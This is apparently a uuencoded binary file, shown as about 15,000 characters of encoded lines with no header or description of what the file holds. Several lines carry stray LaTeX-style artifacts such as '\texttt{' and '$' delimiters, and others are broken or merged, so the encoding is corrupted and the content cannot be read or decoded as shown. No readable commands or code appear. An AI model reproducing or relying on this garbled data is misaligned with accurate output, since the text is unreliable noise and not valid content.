M\$ID/N=PD+'?(XR)G0SX4N0*R];>EEX%,\$7D*,BCR\$N2'(O^!W"^R>@MF=R*; $MMZ!.G\32!,F+[-."4A39#_(]D3[([2)#D%=$CFG!M3Y99C>0C,CED$-$;H&<$ $M+/(0Y'J1YR!_$?D(LOPI\F1M(M8+1**0629AOB#?$JE!KF"Q9["_*_G91*0G)$ M<C?D:]^1MA?2*O)WR)#(QY`?B:PV">L_(AM#_B6RPR3HJ?+F)V2<R`S(?)\$^ $MR-DB1T!^+7(FY\&\BUT+6/"V4^E = S[+8W]@OB'P...87% L;^#2SV- :?%8FY$ MOV! NJSM0'81:8-TBG1/QCU&@I0GHX1,PCH&>4+D]LFX^B* AVSS79GK0::2 $MX" < \SUX@L@7DQR)[0QX0.0#R;Y'YD*^>(2TD9+Q)F^M(2>1JR/=%[H?<(?(<))R)$ $\texttt{MY.} \\ \texttt{B} \\ \texttt{X*L} = \texttt{::LB^*} \\ \texttt{I} \\ \texttt{TYD1} \\ \texttt{@} \\ \texttt{D1} \\ \texttt{;} \\ \texttt{(=T2Z(\#>*+)B"]} \\ \texttt{$0N@*QPEK38D} \\ \texttt{$0\%$} \\$ MWR2L+9!C1%9OQ:Q59%/('T1V@GPBDH=L^SUYYQ8R3<2#+!19"+G()+SRD`=% MSH>\S6+/U3<Y6\8;D&:19R#](J]"SA%Y%W*GR/)3<9S(5I"UOR_W!60WD59(M-/3-)F*.(=N=RY*&3!>9`EDD<C#D8I\$C(;\3.17R#HO];?Q-SY,9!V2"R*.0 MLL@KD'-9\$!ZND<A&D-=\$=H2L<S[+>,CN(@="ND5*D--\$3H3<)'+1=*Q]D5L@ $M*UT@Y06)F82E`YDMLEP;UG]$UH-<+;(#Y"F1*LAG(MV0[7\@90*I$SD+,BQR$ $M\&>02D;L@\#XF\"'G7)*Q1D,TNE'>$]D-,(EM#*B(YR'DBG9"[10Z#_$/D),BZ$ $M/Y0[!;*'25A_()Y)>.4AIYN$N=@/QXG\![)89/T96/_YD:P60N(B>\Y`C1&9)$ M!3E>9`!RC<@ID#^RV-^K_USDTADHZ1_+^@9D/Q*<`W*XR&N0GXA\!GE89+-V MY%9D#\CF%\EX##)11`(9\$#F['7&+_*(=49(@9<CK(L^UHTY?+#UC.ZZCR/(= M6/\1V0CR79'M(#>+Y"\OB!P(6>42N0L@"9\$S('-\$+H:<0()T(->*/\%Y6N3- $M\#K<8(/,=R(XBF\setminus[\$B\$!D=\&1?:=B;(W"7,!>42D!'E/Y"C(\$I?*;T!`)HG<$ M⁺F,!&>%7""R&'*/R(>0-T36G85[XZ<L<<A>(E,AO2*'0LX0&8;<(G(*Y\$61 MGT!604S:54A2Y\$'(02SV%^-/%'D?\G,6^XOQSXALTXFMR^6^@'Q=9#JD7:0(M.4+D., A/1; X/>53DEYV(R23,!63+*Z2-@DP6^012%5EG?Y2TR*Z0>T5:(?\4 M*4V $^{!}G+$&10D=,A?29A64\#.$+D;<JO(XY"71&Z'K':EW!>0E,B:!V#T(+(=)A)$

MY-LB>T*N\$VF#_\$ED#F39JU@&(#N)G`CI"&7NW/:2^WJ=(^68<W',92+70QX3 M>13R@<@SD*VNEG<X(?N*+(>W>&HBZT(N%/D:Y#Z1).1-D2F0#:]AZ8?L(W(L MI&@2UD/(62*70VX3N1/RLLACD-60E;D#)"WR&F2NR#N0DTCPTX'H(4S"<H?\ M6>0;D.5^SI*'["S2`9DI4H8<)7(JY'*1:R&/L]A[3Q^*_`ZR]74RSH1,\$7D; M,F@2YFL.UG],PC*%W"^R.^0MD=F0C7XAHQU(WB0L0<BA+/97Y;\G\G/([2(/ M05X1>0ZRQO7RI@\$D(_(_!V']1V03R,DBNT"N%\E#_B+2"5G^!I8*Y!LBWX+, MCG[(*C(SR!7B-P,^3V+_0WYCUCL;\A_[4:Y!R&M+/97Y8=$5CD8ZS\F8=XA)]$ $MOS4)\P[YE\B>D(U_R3(-,D[D8,A\D2,A9XN<!OFUR,600XG<"EGS)EF'A&1%]$ M7H<41):; $BSY59&O(#2+-D&=%//<7VG\E;29D%Y%S(9TL]O?ACQ:Y!_(SD;]`$ MGA!Y#?(Q";8@V]PL,R"\7S;5),P%9(%(&O)CD?T@#XCTO_XM<@KDJ[=(K8., M%_D=I"3R*N3[)F',D#M\$UBY@_<<DK%&OM6Z5T04D)S(',D]D\$/(=D;,A-XI< $M7<`=+G(W9(7;2.R]N5U%_@;97^0SR#$B&\S#^H_(3I`_B.0AGXC,A6Q[NXQ.$ $M(=-\$?@A9*'(#Y"*3L/Y`'A1Y#/*VR'.037XM+1NDF<7^'GN_29@+R#DBDR!W$ MBGA=*&F18[M0KG?(W!.RF\B-D"Z1AR"GBKP(^:7(!Y"_BJS1C?6?.^5Y`:0) MHQ;YO95O4+W`8'4O\$348ID(5>)C(,*=(*^93/7*H,>.7M[F)Q:4TW">>Y$ $M^-0B_{CL}; Z1>+'-J-^T=D''/*.R-\&03>^6NQ(R0>3[D++(19!S1:Z'W''7R*AK)]$ M)F&-@JSS&YD!0787>0;2+?(2Y#06^UOK-XE\!'E>9`4/ZS_WR+,_2\$QD\$\CL M4,)O!EX^^([6XU`J)V_XW_R.UBL>"[ZC=8=70K+,S3@\^AVM6X;?T;KZF-_1 M^DCX':V]75VC?&'O=A[%L\S`+DWA'LN%_93`,6?<L^3O<6W!,8_CF+!FNK26 M:;JWX1KB/,\$U7![_K/T%WW.+J'#TDJ_A6F/F_>DP[P,U;ZB[\@W[5NJ1"W" $\texttt{MA_IZ[Q=_4[$=XY=$<$TB,:_U)<J]Z4M\N_*>JP0Q6R_CC?K-R?=^\;=_^_$ }$ $M@R-'^>D\#\<\$=<Q?\#?."U+<<]<SVIA..61P<X\#>+-XG2,L?O7M!A('\"](F)$ MQWP*V4B.6:D'K=)]08V*7HU7<.C.7W`UUAKS:@01!M_7/=H=UQ3><?>,_5W< $MO_WBTMGR2Y3.(4NH+;8JTN/2^N+:.Q+/1#>;^*_$$Z2UU@/UM*)G;CB/2=$=$ MM\$UF\$@Y8@27UY#(-DAQLE/057PDD2'W+I4I]_TCJ+T=2/SZ2^I.1U)N6*O5# $M(JF_$4G]U$CJ;T12WV>14F^-I/Y,)/5*D=1OCJ3>ME2I=T=2_U<D]3,BJ;\;$ M2?V0I4J]+Y+ZNY'4SXZDCM,VI#ZP5*EW1%)?'\$G]Z\$CJ#T?R?O12I=X62?W9 M2.I'1%*_]_]2ZG,BJ;\:2?VD2.J+@]3#OG)JV%?V%.9[VB+UE00]CD;:C9[! MOJ'R?(RQ0PG')`_\]UOL>B[BZ[G4[9CU+(91CDD]'AZS_%CG20Z,?4QX?:X8 M^_K_\A[\KPOSE?J@R\^)E-:-C@F^#L)H^1KJ6KF11&:>76D9K9&:N8.D?OB $\texttt{MHJ5*?;U(ZE=\$4I\backslash427VC2.K7+57JR4CJ\#T12[XND?F\$D];N6*O6=(ZG?\$4D=3) }$ MGVI(_8A(ZH\O5>I-D=3OC:3>'4G]C\$CJBY<J];4BJ5\:2;TYDOI*D=3_M52I M;Q-)_>9(ZOM'4N]H3!U+ODN3^@Z1U&^/I#XGDGI?)/6UEBKU+2.IWQA)O2.2 M>G-TY+E4J6\:2?VZ2.IMD=2ST9'G4J6^6B3UBR*I[Q-)_9-`PE[FYB_1"X?G M"70A("T:P3[X_ZPGBB_S)7KA"[^X)TKN\25ZX?N_1"__S#OR=(7YROU\!<? $\label{eq:md_delta} $$MD\D\&]6<)JT]/K++DOV^U:T^0]V`]8:SK\\5_W^K_^/IT\#5:J.*HC3,L=&3TP$ MWX/6!HQ:\$ZROOJS%#F6H)UC%"N1XR)SZF;\$^UE/UO&#.&*XZ?@_'#/@1!L]& M[3S!IVQU!5(?%03?]0&ICXB"]Z@A04OBUN*\:K5<J<\0PW51'%.?<03?1]WK M+Y1_GD@6_;:_Y/LUFO1D<SJ;8RPKS=HD0(9C!QS8D3.@=3G(,%WRD'JO7#P MF]J]81\7/\.R_\5>Z:WL70^CN1KW3X<)V?>"G*[2,X-=4;*:[!_(*P_X3%3 M^AIS<1#D`3E/)3BF7A;=I=+<N=CB>+Z%8^KCS&!=W3[%QUP)J<\=@IK0%XYR $M@S5S^U1;;_1^17-&^QKR_\#:F/K(+?"2TV7K$=B\'=$$@:<K3D?2*DC>IS3VFH$ MUE=?@0F_1ZAH:=&G"D7[)_S40+58'NPY6CYUV,@QP7L[(VD%;T@6@S%V6%L@ M];X[>!^1&,[U@G?>BO8C78WGBZA1<LP_BU+#G1]:']<%=U.Y&R6H\$:Z-8^JC MIN!)%F2M,%]8#2^Y/XC8)CG-XIBP33!I@=3GPL\$UA.!,%\$_9A#]U-*0^Y@_> MLH"@/.E3%T#JZQO!<V'(RZ',+<RK5`>#U8SPNQ%PS!E2@D]\$4G\>4E^S"IYW $M0[2\&+S<_\&)F'5VQ^8PW?.A@5A,<D[1B6R9%/>2)S:X/5DE>NKPB%3_;GAR.T$ MX\$G6_'#\$&+R5-[_Q+O@UI-['!2WM_,:\OP2Y*\S7>]B:VUPJ3<6CC_\$S.MH' $M"]7!H8%]8G'4]&*U-AC\%<JY^,N3(QMH$RIS:X>6#IU;+&,[.(%];.[XJH?C])$ M6M";=NX3SPKD#6:6BUV5;J^CDI_6/GD9VMU:Z>WUJOC\$N\$+-Z[!GDI-Q_@XW $M_{().+@]Z553)^5YW&^[<UF)ML-W]'W;ENPX;*E:]]AF=K=@_85$7;NWB`B^R$ $MI[VO4/6ZC0>+"Y^L_AT_N,A!=W=^L-*?'_FQT_]Q?*5<JR\#T4K%0RT>I?A1.$ M7BCE2PBPC+..K 0/#.'G:1A*YK H@/H99G@]'\$S[Y.:.RKC*4+F[4!UN]FI= MU>(`.GM_YRS/=?R>"V2P6![R)A7*W26O82>N@C<P6*R4>>^A0[7!\862YT[; MC\$`<NMN\GJ5@\$WMFUKQJ6]]PK8BXVPJ]7FU)^Z8-]1?< H&!\$LPE.L/KJBSP MJL,MJ"&U/J][]+V3RVW52F_5J]G9JWXE&2C6K&9`:K5BKSND"T=T5/:MS)L^ M[U!DS^T:'"QT]05ANRK3-7]HP'YQ.MAPOS,=;G16BX->O6J-[_.ZYB.:+I1" M87`\SB-[9@R5L3.ODE<H#PWHT>U#`P-H>NJ'-`_U-^RO[VAQ'<RH>R9Z9:^* M"XF=XVTGRJ)0W^>J_)*2FUP+]TXN]U0+:#^&N@:'JEYSL5:85_*ZZ\?M-X0+ M/+72/53RZ.PS![J1[JA!#5CNQQ6Z"_7<!]19++<7>KSJ#`]I%;M<`=:"`UJJ M7C077F^Q[">\$CU2&JEU>?G3N=%PL=T^NN!.4/'=J5,_2/)29VS54+'5C3W_S

M^''YQNUR=T>QWZL,#=:6L*NS89?;=@FX&Z^[K3C@Y1O!'1&\$,+4PC,K06BGW M&I:[O%*SMZ"(N#\$M<K7ML"%<DG#?Y`K].&%1N-\$^7.[JJU;*E:\$:'>(W<`.5 M"G_.Q5U%ROUY]E/HG87BH"O<4/L*Y5XO>K25UX22M\!NLPA,*%L-";RE4G5W $MS/1R:3@HD6"7NQZM7F^AU#R]/=M<&4SDQ]S3&>R9X?57!KUF;]Z0:\?;<%M[$ $M9;LZN(\JK@\#\&(\?\S\&294JY6J0:7F^3=SO3$+4+?:JM9JNQ!J`X4N\@JF;]8N$ M347M+99[@STC5SDJ]7M[8K4R-+#DO5.]_GE>M18]:'(E:E86\$;8B'\$4K5;LB M =WC"H/3*H/%GF)74';N"N&B]!1[FXN%4J4W/XIU^C:`?HW;]5K`UJ9:]1B1 M]L\$JKE"^\$5!C&V1ZM;M8+I0:N)YFN8R6.+QMC*S\IGKE(=<Q5>V2!UV4U8H) $M"UR%, $3K[SHBQ&K!=53:AVN#7K\%&A[0[/44ADJ#UG<2MQ11&!T5_R*.\+36]]$ $M]N; "\/2>3K3['14T6HEXN#UR5)".2S,(0!+U3]M1L53&X/JE&ABV#HM^GK!($ MMSIIJZ-:*-<*78->=WY4Y6.#GUMGNZWZ("H8KN0;MCO#[>B`(;^\$?>'G@ENO MOONM>7G<4`\:^W!?<[%J(XKA?)0LNU'LC&)#YL?:.<HG1\BJ3UXW@P@(&CXP MLAF4:+`5%F0X`JTW'OG1T(UQQMS1.=H.PH;B']W#X]'J5;M;B^7Y^8B,'!W= MMZOSCOCWM6T85H0[PN%5/DJ=3.W>R(<P[B_5217P,Z'01]!Z5JIA#Z.-7'`(M1L-!20:;\$Z+0*4";U)]':.0HMQ5L1/J2_%A[Z`3UH6B^\$6QJ@I9RS!V14XR` M]9KU'B'\$=J^_,-"'87P^2L%U:<#.*!*Y:=-@T)D&.-P_KX(A>5#3&C5:V\;> MWSGJ_A'M*`QX;9A<%JG8&W--W6)`8_76T=V3*P\$V=L6!-_3%`4<ZXX##P=4H MU'!B?+;/*PTDXNWEPD"MKS)R<AFXY4?GH\$!'V=\$Y^@['S5ZA<1)KG:Q-;8-J M-BJV#U8&@AW!D&QDH^&3N-GK,J58*DTO3\`*@.US<_BV2M%5\'#;[UQ9>XIE $\texttt{MK} \texttt{[E2X?-^2CY.2D5AELKA>X6-!V8R$RJ5/R0T$AY;BH>;(S2AX6[QF."Y^:CCAXA, CCAXA, $M[9Y-4^{-4}(/\&OU@R_KK8*NA61[#.\7#+;N:?MW)#V)<-^NDBU'!/NI^D4(]VN^$ MD5H5^*Q*::C?FXHL#]H5S8^YQV*RRSFY,C+TJL\'_1!;B_.JN'!N9E.K[ZO5 M*EW%`J[<4+6*?M(_KJ5:Z0]G8'9<5W2DUURN3:K4!LN@CDK#8L?8.RW*2FUD MR!>.3,W;"H-]&`:BHJ'XW\$9^#+?S#/EK"9%)0[@CE`EEKJG!=EA30^V.S%BC MV&F(3S34-N.A_F`\$CGEY)3^*35@TNEIEB'+G*!J8NXJ80047,/V-4I!0`UHZ M\$1WEE`&U818YA`4>:W3]87B0W*C[@L\%URLX)OA09\$<0Z>B[QCQ=XP[KJO-1 M#,X_"H]ZBD;L&!X(SMN`P7DC/.HI`01KW7A7'X.K\$N'&HUN*U?Z%F'MUN)NY M)KLF>I7)S2Q:*+7\V/L:\$@G*-HHN3Z-I\'G<P&%%C%+P6;;@DS,G4_6(4'"4 MK9-9FM26!) \8<[=]&FMC-NYP/]>Z\`,.Z6\9*H>W[*)BT+?5MX+QB&W,:IYJ M/PV@)9E07E#\$"DX_VDE_#ES++V%?I[]OJ-P;M\$\N91PZJ5@+9E)+VN\^WX*U $\texttt{MM!}) \, \texttt{6UEPD^8;M<'^],PX:THX*M:_B=H6"S6`/S[M\#+M4CFCXTB,L9]\&RC[L0B]} \\$ M5-7UD-7\\$0=VVMYRMS],J;>8\$X>*W:-YL#8QYJ[@;,%J??!SX+:^PC_;4EG# MK,/VMK@''-&]^270[N3=P7`BA&`-(\$*1CZ&:-HPQ(KL;D8YO3&%)IV)P-=0K $M](]Z=+!3R(8:FL?\&T<<2=XYRLH"P7N,7:>/VA$6!>(M&*0':&5S_8+OQR@7&E)$ MVT\$F0PGS&\$HD\TO:\SU3(.\0HF\\$[J"\LC9\)MOTS<J5N3\#_<5ZK9\QG_1ZS+ MUQ%_\$'-6H314WVKGK:%:\`1E<AEW;+CP8WO<=?.E%M#DLCUL<(5@#PX"#^:T M&!0U?F16T5LXO0?GLH,KI>[@!@^VPGO:.H>I.`U:_WPCV!%5+V@NZUNCM,IC $M[@G.4! \setminus (ZQ:>\&'#SS[LZ^[SPD<0,#\setminus]9RK7Z^4*1U3='>V^6/.<)6GD \setminus Z@W6$ M0%\$LHSP0"U(:Y8":>S:+XAMTN:GO1[L7#+MIL]/?Q(,5Q._&'XW;^08(/C&^ $\texttt{M+;B!W#1@!I[7H+R'@WUN^!G\'(QF93,X2[`.'8XGQ_())BQKW\#\&/\$9"IF,'T-K,'B,'W,'B,'$ M+/S-\X+/5?K;4-_;4'8H>W>CH"3Q.'UP*`@V7+@?V9Y:J,VG+8S_^AL_@EMK MP,.RB3=B=HPWLAD\ZQJ10MFM^7GYB'2&,N`>NGK=KKS;BX<'AT9V4+_R)0X9 M_3!#IXJ1BFH4`TXRH<#XF?S49JPR!N+6[UR[V#?\$G=VCKXSRJ/1J`DO(=DE M)-J8Y/@VW<0P:^0>'V.X.?8^/]DO/J)S"4<T[!NJUBIVLXW"KHX+8X%A`*L_ M\$6_!G6GG:\$14)SG25KC=_"B*\(]]?#T-\$%GA[(,JN'H>SJC>[`&%ZRA\KXI MWO"\BEMG+PSC/@S..M;^Z+DCF9]6JD5L>K78ZQ[&=10'43'&WA6<FH?B#56F MWEW;8E7@#8]_@O(;>V?ON@:[O9(_2H]\<)2`1PFT\$R.;RL(ZV8)4U[#?2>1' MOTL]HIV,@^&R:\$A<C\;PX,S!'GKZ-2IKDO4K.YI-[AY-*U7N1&0E;A0*SA'T MH.'%B7:I@007)7B6.M(-Y<?PX'A;3VRK+/2J=&?A=IW0!COMP1.3!@0:\(AV MCJ*!E4ITE2,4'%7%`G8P>.'M8/]0U09*?J9'L_#2#&-MLMCENLW9E;*'"HO= M=IR /SIV',OS8^WHC.R85:@6W0).?LP]P6>J56XFW;#4%H:"FL7(%<5?B "Z MK?F)4'!VFS`%< I:?C0,2C#"HYZB87PP]NY1/TTX#J\$N+'8/]F&DZU6#]U>" MO51(XX:#)G@).U'6X>ZI,R>[(P3<.O((!'U*N"6?1T6AO:ARP99K<]V)W/4-M\$LZ/O2\H@V!!;[3:\85'!.<8*H6GST>IH53&VAD]67!^K"R&H^IPJ[[/,N.F M-/:;#D21.ZFU4.VU)<VI>`NP?ZB?M*8-O[OFP=Z:?P_8IO_N1[T\$@DTO""V\$ MH\$-2Z0R@]W^Q=^;A4159&^]`U*`@48.BH@8-N(<\$0D!*34@:B+)\$.J\$5Q#8D M#6GII&,O+*Y@B-K&*.Z[\$G'!?4,%U#&"8V34&41'&75F<,8E".,XRC"H:'^G MSEURJF]W>)]09KX_OL=VR3WO^=U[ZU;5K:I;=6YW@"1N,,2-F]J38I^()MD-MM_-J*4Y, EHDNZ662WNEU.DW)7%@7PR(CND_52G%.7?1*45117;+O>5WT.D53 MHKF::?24S]>NVU8QV.M%8@I1T\N"`7^C_DBP6\+K)&0/F])KKAPYO,;U<-]6

MFM; E. "-GOBYYJ+GRAV4BG%Y'(F@YUER#\$D?T+U"3SN;@VM`XZF0>E3S= &8@ MQ63N'"SGA,"<>KJ;E"B&\$NQ2FEU=^5G3=MFR?C"2%P0:`E']''10,=K0)2IN MA^:5TI398G`5T3W:J'N>/YV?YKHB-*\4C9)I`%/<DZPQ[13*W2#%V_C5U!D-M9`R50CA"8;J.LB`M<]H2]2I6J&`%C0_3Z-Y4NCD'7=J#CQ<>=@OT=/34/F/" M++TKW5ZQ6NT2=9=UE:354M"X>ESO%L@HG4W+])2!7&VDPVK]:?I1U_TU30Y! M/R;5?MV<,ML8P>ARB`].K8DF6R4Z-A2*Z&?VU,>BU(70VG"8,MBQH^H\=,5J MN: 2F0C\H+SU^\8#I<,F1`3GK8K6B,=8JEBYX-4&O2KKHU46]Z)UESE\$#==WQ $M7&+V*(W/2KZGGF:W]-Y*U\PSF&^$B!Y7*#93)X=D1@H]'*`1D9(U>M<$ZGJ<$ MDC=9L@1N,:VPT+**\E0R3=;I#BV,5%U;"J>]\J@YM><2IZJE2O6X:E9<C":= M"[B:@^N.L*V'+2HF30[[Z9D[[*_K3J/TV_.T9\5"T1KI,(9-NFV\`J)&E`Y/ M1`QVI4<_FS%>B\B<2>_T:L[0_.(BL9_3I>_%(6/V/2VT4(2CR+H5F6=5_H8F M;42D2]YNB6-,=-/R<JMDC7"%5#&EDF9_J4Z."];,T1QUTC)JFE12E:'T6ZV; MU+063SIHKH4SBB)1PMH>7%A2T&LUJ8':N=RZ%A<E"9;9("861\$`=O5!D-Y_V M.=H^N1@TJ442<?L*4;]Y=5F_=767?1;AHN<5>9"TF<^C+7U"QYYHUSH)>VQ; $MJMEVO\5K<C('2M/H^J.@TR]UNE[.:L=B), !HQ]&;>5T4*1*BQ#XD[[=[Q#R*]UNE[.:L=B), !HQ]&;>5T4*1*BQ#XD[[=[Q#R*]UNE[.:L=B), !HQ]&;>5T4*1*BQ#XD[[=[Q#R*]UNE[.:L=B), !HQ]&;>5T4*1*BQ#XD[[=[Q#R*]UNE[.:L=B), !HQ]&;>5T4*1*BQ#XD[[=[Q#R*]UNE[.:L=B), !HQ]&;>5T4*1*BQ#XD[[=[Q#R*]UNE[.:L=B), !HQ]&;>5T4*1*BQ#XD[[=[Q#R*]UNE[.:L=B), !HQ]&;>5T4*1*BQ#XD[[=[Q#R*]UNE[.:L=B), !HQ]&;>5T4*1*BQ#XD[[=[Q#R*]UNE[.:L=B], !HQ]&;>5T4*1*BQ#XD[[=[Q#R]UNE[.:L=B], !HQ]&;>5T4*1$ MLW'09?T&Y_5";TVTEA_%@Z%9-4'Q&IXF>&V!USAM2W50]-ADVR)FT)+H45P< M4RI>H2RPM]6M';\$M-5EE&^.U)3>GZ+5%HY1M4[U[::!O&*-YJLS11]M\$L3_7K $MUMBV54-WH#86G.#BP05E">U"35H&S$<8Z,MRTU#^Q0^&'$8H3!Z3&W[=QG]$ $MB^-4K9.4^2E+"BTT+<I%R\\8986SR&VI:L\\$R7;,X!PV[G(C*!FLS1D]+8>M$$ MUE6S000=@;KN)'EK@LI34==8%2J-U`8"EJ&*CA:LFLP74RU9F(T!+F/5@UOV M%%J,Y#?:E!&@,UTD/>:P2TJTK%!+S[&T*55];]N@OJ>..SEKWD?WZM&'/?EH $\texttt{M9=O3\&CD-KXGCNJ}<\\ \texttt{'*:+;=48CU(F\$")5ZTU;_7U=KB@J2+V6HSF*BWITZ}\\ \texttt{YR}$ M/ZT\\(!%DR7L5*G9T!T<C,`IUO6*QI1'KPPU<>\J]I#O'B?YYID5S5K3JA@; MX)%0183>IN39VVC8,B?\$YOBGJMY=E[@M%)J.F'\$2))0Z%*^E:(>PUJDGJGNQ M9J*LQ; $9=56M@[-8/K;,0T+=V(510T.@NL*2_J(?:S0/9`1XF^DS1+I[N6Y()...])$ MT7Y!@EXHD4(H/,Y/C6#8+P]K#70C*DXG1G=B#=5=]IB5U(KR)D\$/_J?F@V5K ME#+57\>]D'P9DMS<5(C7P81H1&4*18NC%#*/480MQBRD\1"W>Q9?C7ZJ0I(A $MB=X;LA[Y-),R7+.]RIS.@3_V%L_XL<7M,)L\&-Z7)WC3[L*R?/PP1UM4M/,<$ MS4IJ.75`S,20'6->JIL\:-(%KRY8IC'/:!HBND:9QH6K5XYI=X=F*+76Z(`-M.3BOX8]ZX#E[N,NWC;#?=(ANG"R[%^?MJ7[M5)YZ2HKMY.Z)MT4_;)<U)4"5 MOB'-56D1FU34AB&NG\K=\$5R41090M!"U5(97Q%[I-IW%J9CO\!N%8(\1=-LK M!!X3Z*;AGN?GVB:VJ0IHEN3T:7&G*EEM.Q"MM[X\H#2-SCP](P14JZ5>":WC $\texttt{M<`E2)_O] = <E+N32@I3Z:GPIW2Z@CTRH]O_9 < J=YV6F@(YLNBJKN@EK$J9\#=XB) = ABJENBER = AB$ MY.,93FI@:M3;*_9@B1PT@N2)`W[7P)Y:(X<A&!5'*D9S*'5N^]W1^7P.DNPF MUTX`1U`N['X"*K-Z3]4@6&LQILE'*96&Y5\$Y+#;'+JRH\$Z9X?3))LO87[QCJ $\label{eq:megtwxtu} $$ M@GT&XTU`:5@>QPM[:72;MQM;MIROB!L.\:J=+M@'LB8IV=!?Z$HE\FX<=\$] $$$ MI-VB.T5%5E(@F9P'+TVA69Q\!X=F0=)/_U'?20,J*_A=99#V2C(KU@U344?E M2],,K!M9UGWWZX*&\/VOVQ*HH'>EY:I'92P8\7-=8B,\AX.(:)N?`HQ8#2NZ MT:O+MEGN;XK:@SA6M%?+=,7>2RUO6HEJH)K/CV\].>T]*ZCQMX<E90MK[5XC M^<G%KL66K\=77IFH](=Y=WY8X/GN%![JBRZ,J?@6VV>DQI\$6HXHFR3&N[:65 $\texttt{M9=)} \; \texttt{4L]} \; \texttt{D5U'J0-K4F\$/';7Q.C!+^XQVD\$:G_3C3!\$/75HU,ZG5+TI5*\&)} \; \texttt{UPTT} \; \texttt{10} \;$ $MT?D.@N[4WT'HT9OR; $FB9=K-O=$$1BQ=Y(MQ)PG\#[G=9,4O)J^2D\OPMN7L*$ M^-4I/>I7.*TLG.1VBE,\PYTB37\$)4354U(MQ":C:[71YZ`:D0W%M[M%+Y2K] MH?DT\$+.^B2BB>]2C+RM!/S'&3=UM<R.?9*889-J\$XVN>A\$=^S9.0K18]A93N $M3^U4/&(>RR\%IXY;T3J_3V2WU^*U1^--]G/3?!Z7[[7M=^A1^6<L=@6Z5ZB:?]$ MS/B^&_D5.-VJ84^D-%)SQ7+\$;RSJ6H8VW4>*2I*,]C`>[^S.=FHT6%;31`5B MA9IH&G5U]%U%]%]5F%)HN"B=YCR:8:L>3MK5C?,#C>:AI_O#(=M':U6A8#!% MH&-I3TZO<M(#<VT]CQDUR_#I\$>I.R:(X3B'U/#JY>PXM)T!^M0Z96J0YV2+2 MG"P10,ZF'D#.BEX-=8F:O92BURG:\$N<<OX&NY9_F+JO4S6@X:%=2TO4H8J?\$ MV2ED+=[8*5M+2-*EAR*3+J-"I:!''`N/%G&LZ16U^KGT\$.2T'CT'*8R85VAK $MJ:@T!S<1[NKR,DV=5+-^Q5R)^*K-ZV^*,\ ;2!IHIKUR*1=<V.SN^XE4AICU[]$ $\texttt{M\&JB+FN)OL\&,T/8Y`94VLI'N\$NE5-<\backslash 8AIW4[+KK*OT`;37B2@I2=DIYZ(R]\$}$ MZ>HS(W*BU9,ZMECSB.XEI<PG3Q6YFT8W>#V>5DKZ4=-'P;*?WGVWYPX*8-? MTSGX!*F#7]-Z>!\]^-5C=A]B,W5?35[K>P.M[Y34-8H6\$I*,?G6*HEOOV>U-MY19BRGA6V]0]S":?#=25BRM*L6XHG"\$1^<2/\I9+?->!+E#ULR5N243KHVGB M, JA^B"/SQ*::PE#2;B-9/;N-9/4XHDFE%&N4@K.*IGD`\W`0J77?<<4Q.A_# M)X<<9'+C2<_#:A%)Z_IZ=GN%V\XC/3Q5%W@'/8B3%?L-QYJ`>O:M:*Q3E<%* MG3.*4NIZJ")[],@W2W*\$=\$F''EJE>9RA59I;CXSJP674/!DII)N&/UTDC<<1 M(*.I5O:G#7/Q),>2"\$T,!\$CQAQLBX7GT`&:.LKJ;(F-8ZLA"/51\$2KS<9TW* M:`>A"1<11BP]1FT12LJX\$>FWBDYJ6G%*!X^9Q\<H&RBU\C3BZ%+E113>,L<2 M:9R!1LVI?_>2+JI:SEKZX:[SZW!(K&ZL5Q5%/,)0);':."WFPY,^JL-CQ3!,

MK)GE#Y8Z**]09+Q*:MFDM:D_0XHUF5-;U*#.=PQ<`W,::X+F)&ACG94A5--# ML\6</_^40&,5N,R3UD6/OI:/[R9>V=&^'|HNTV*R&@!#53<IRI(F>20Q=V?,# M])!F?M6AL&W`NL^TM11=KKK(T^2053V;;"+5#19HK!%?+"=%\YZ0DGW*=+>F M`9CSD*FV4@VNU^*K[)?BJ_27HHGRR,L^ZN\4DWD6-V_G(AEC;)5E;F:;V)I M89IO"2)/<B&(&2!'ICF^H*.ZRII68:.Z49KI[Q%C\$4H5E32HV66S05\J(B4, M35CIG#YE)=QRTDJ3S;JO"YPF8YG#>E26W^+)'A&>(/M%YQ<XZ8J7%&H;K">. M)G^84VRHMLDWCK].J?XP-XMBSEB7C"/R(K-]/W+7P"HMMU@7'C*Z.5NW@F,M MVXPGLP8.#I'/\$Z"P6VN%4S<YSW2!5_-LD2N^9LE=>%W3MBAOHU1?'8+<@^>< MDTSIMQ<]056>\7YS^&5FAEP4H`+G^\8:Z)NSC+Q\$DJ3Q.EZ3-?<82>0@9*28 MK4RM2EHVEE8M%^=)ZMEZ))20`M!;WB1`C/62!2\+<_U4MHYVWW2EU%60&+46 $MM\FR\&@n^SS7\%:.'\&6J5\&55K;D6Y1N:NN.7=N,K^KT1S:VNMM[.-0(?M[+ZUF]))$ $MQ70:JY3=B_NB1^S)3<4H^1H/I-S=$"?2UPORS*6U'EP5LA>)66TTYZLY9,/\$ M%CW>'A<1X2,6X&[LV3_>.4AD?:I?K12GW\^39K_DWIJG5:U)-F'+E1JG2"U> M.MV;2I>BOE[C5&6;K'OU%9N>W:G/F*S:-E=,L4U50ECC:4[6'[:4M*_VI/?: MYTGS<DYZI[ZG\P6=]\$ZQIQB&"-&9^O3)UM.KJWI">=FXH8:'AM-##;/HAK*7 M;'SU\Q6AMH*U/'W(6RJ8@;>"\$>JF><OB@A0'2B.#[JW2[DVOM=G0U+U5VKTI M_`&Q62JV;:118?=6:?>F\#>*S5*Q;2\$TV.C>*K4WE3]@AS?6F;]^,H>C:GUU M]'`1T:5:4VKR!T:,+O:%Z7F!^@L?_Y`[/]C+7W8_,4@M:#XU-O-'#/>1M\\$7 MB<TVPGA9BO!*5E,T[*LS9OM\L4;_@B:_FH%R,G,HV*UN_G!?B/LV7X-:2<LO M, "1:3<XO=-&/MOAFU_KF^A?F#V>#]1&.0XDK5CZ_\:M'M-G]LR]\H4J96CVY $\label{eq:mbh9vodh/s4*/4uu3yQ2yIM8X:GR^<@=:&CRR:_R+RDBD49E-3X>)S+C*Z^*:} MBH9VODH/S4*/\4UU3YQ2YIM8X:GR^<@=:&CRR:_R+RDBD49E-3X>)S+C*Z^*:$ M,M7:Q9&4J/4PH%S18,3841R<:I_X?1DJM\"LALB\6F)J**74B5JD'0K.B6#) M^`TANBRZ4E]H-AV;>F1?+8U)`G0*AR/,DWE^]C347!`*4WG-BO`(W3?/&*\9 MEZ#.OB#8G=32.G%FPQNPO\$*AAMVZ,!(#H5G&MFC)2H87N'SC]9=RC:/.BHBL 